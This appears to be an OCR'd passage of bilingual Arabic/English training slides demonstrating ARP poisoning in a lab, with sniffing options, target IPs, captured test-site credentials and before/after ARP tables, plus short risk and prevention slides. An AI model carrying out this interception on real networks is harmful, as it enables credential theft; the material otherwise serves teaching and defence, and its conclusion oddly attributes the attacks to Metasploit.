
Optional parameters

☑ Sniff remote connections.

□ Only poison one-way.

ARP (ARP Poisoning) طريقة تنفيذ هجمة

05




Target 1	Target 2
192.168.2.5	192.168.2.1

As we can see, the victim's credentials have been sniffed, and this applies only to vulnerable websites.

```
HTTP : 44.228.249.3:80 -> USER: admin  PASS: 12345678  INFO: http://testphp.vulnweb.com/login.php
CONTENT: uname=admin&pass=12345678
```

ARP (ARP Poisoning) طريقة تنفيذ هجمة

06



```
Interface: 192.168.2.5 --- 0xb
  Internet Address      Physical Address      Type
  192.168.2.1           52-54-00-12-35-00     dynamic
  192.168.2.3           08-00-27-4b-43-b0     dynamic
  192.168.2.255         ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.252           01-00-5e-00-00-fc     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static

C:\Users\User>arp -a

Interface: 192.168.2.5 --- 0xb
  Internet Address      Physical Address      Type
  192.168.2.1           08-00-27-2e-ad-02     dynamic
  192.168.2.3           08-00-27-4b-43-b0     dynamic
  192.168.2.4           08-00-27-2e-ad-02     dynamic
  192.168.2.255         ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.252           01-00-5e-00-00-fc     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static

C:\Users\User>_
```

The router MAC address before the ARP attack.

After the attack, it changed to the MAC address of Kali Linux.

مخاطر هجمة ARP (ARP Poisoning)

الوصول غير المصرح بة

يمكن للمهاجم الحصول على وصول غير مصرح به إلى أجهزة الكمبيوتر على الشبكة.

تعطيل الخدمة

يمكن للمهاجم تعطيل الخدمات على الشبكة.

طرق الوقاية من هجمة ARP (ARP Poisoning)

استخدام التشفير


يمكـن اسـتخدام التشـفير لحمايـة
البيانات من التنصت عليها من قبل
المهاجمين.

تقييد الوصول إلى الشبكة

يجب تقييد الوصول إلى الشبكة
لمنع المهاجمين من الوصول إليها.

الخاتمة

يمكن أن يكون لهجمات Metasploit تأثير سلبي كبير على المجتمع قد تؤدي هذه الهجمات إلى سرقة البيانات الشخصيةأو المالية، أو
تعطيل البنية التحتية الحيوية، أو نشر البرامج الضارة.



The End

THANKS

DO YOU HAVE ANY QUESTIONS?